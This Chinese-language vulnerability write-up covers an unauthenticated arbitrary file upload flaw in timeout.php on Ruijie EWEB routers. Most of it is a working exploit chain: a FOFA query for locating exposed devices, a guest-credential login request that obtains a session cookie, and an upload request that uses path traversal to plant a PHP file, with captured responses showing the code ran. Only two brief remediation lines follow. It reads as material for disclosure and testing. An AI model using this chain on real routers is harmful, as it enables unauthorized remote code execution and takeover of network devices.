

锐捷EWEB路由器-timeout.php任意文件上传漏洞

漏洞描述

锐捷EWEB路由器-timeout.php任意文件上传漏洞，未授权的攻击者可上传恶意文件导致服务器被控制。

影响版本

锐捷EWEB路由器

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：title="锐捷网络-EWEB网管系统"

POC/EXP：获取cookie

```
POST /ddi/server/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0
Content-Length: 30
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

username=guest&password=guest?
```

发送请求

强制 HTTPS

历史

爆破示例

分享

生成 Yaml

Request

数据扫描 美化 热加载 构造请求

1 POST /ddi/server/login.php HTTP/1.1

2 Host :

3 User-Agent: Mozilla/5.0

4 Content-Length auto: 30

5 Accept-Encoding: gzip, deflate, br

6 Connection: keep-alive

7 Content-Type: application/x-www-form-urlencoded

8 Connection: keep-alive

9

10 username=guest&password=guest|

Responses 26bytes / 83ms

美化 编码 详情

1 HTTP/1.1 200 OK

2 Server: nginx

3 Date: Mon, 24 Mar 2025 13:40:59 GMT

4 Content-Type: text/json; charset=utf-8

5 Connection: keep-alive

6 Set-Cookie: RUIJIEID=f7ma4hjcm0ncqv7ljbejboqj4; path=/; HttpOnly

7 Expires: Thu, 19 Nov 1981 08:52:00 GMT

8 Set-Cookie: user=guest

9 Cache-Control: no-cache, must-revalidate

10 Pragma: no-cache

11 X-Frame-Options: SAMEORIGIN

12 X-Content-Type-Options: nosniff

13 X-XSS-Protection: 1; mode=block

14 Strict-Transport-Security: max-age=31536000; includeSubdomains;

15 Content-Length: 32

16

17 {"data": {"WORD": "status": 1}}

18

POC/EXP: 上传文件、

```
POST /system_pi/timeout.php?a=upload HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Content-Length: 62
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: RUIJIEID=f7ma4hjcm0ncqv7ljbejboqj4; path=/; HttpOnly;
X-Requested-With: XMLHttpRequest
Connection: keep-alive

fileName=../tmp/html/112233.php&mes=<?php echo 3,1415926;?>
```

发送请求

强制 HTTPS

历史

爆破示例

分享

生成 Yaml

Request

数据扫描 美化 热加载 构造请求

1 POST /system_pi/timeout.php?a=upload HTTP/1.1

2 Host :

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36

4 Content-Length auto: 62

5 Accept: */*

6 Accept-Encoding: gzip, deflate, br

7 Accept-Language: zh-CN,zh;q=0.9

8 Connection: keep-alive

9 Content-Type: application/x-www-form-urlencoded

10 Cookie: RUIJIEID=f7ma4hjcm0ncqv7ljbejboqj4; path=/; HttpOnly;

11 X-Requested-With: XMLHttpRequest

12 Connection: keep-alive

13

14 fileName=../tmp/html/112233.php&mes=<?php echo 3,1415926;?>

Responses 4bytes / 74ms

美化 编码 详情

1 HTTP/1.1 200 OK

2 Server: nginx

3 Date: Mon, 24 Mar 2025 13:42:02 GMT

4 Content-Type: text/json; charset=utf-8

5 Connection: keep-alive

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Set-Cookie: user=guest

8 Cache-Control: no-cache, must-revalidate

9 Pragma: no-cache

10 X-Frame-Options: SAMEORIGIN

11 X-Content-Type-Options: nosniff

12 X-XSS-Protection: 1; mode=block


13 Strict-Transport-Security: max-age=31536000; includeSubdomains;

14 Content-Length: 5

15 true

16

17



31415926

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本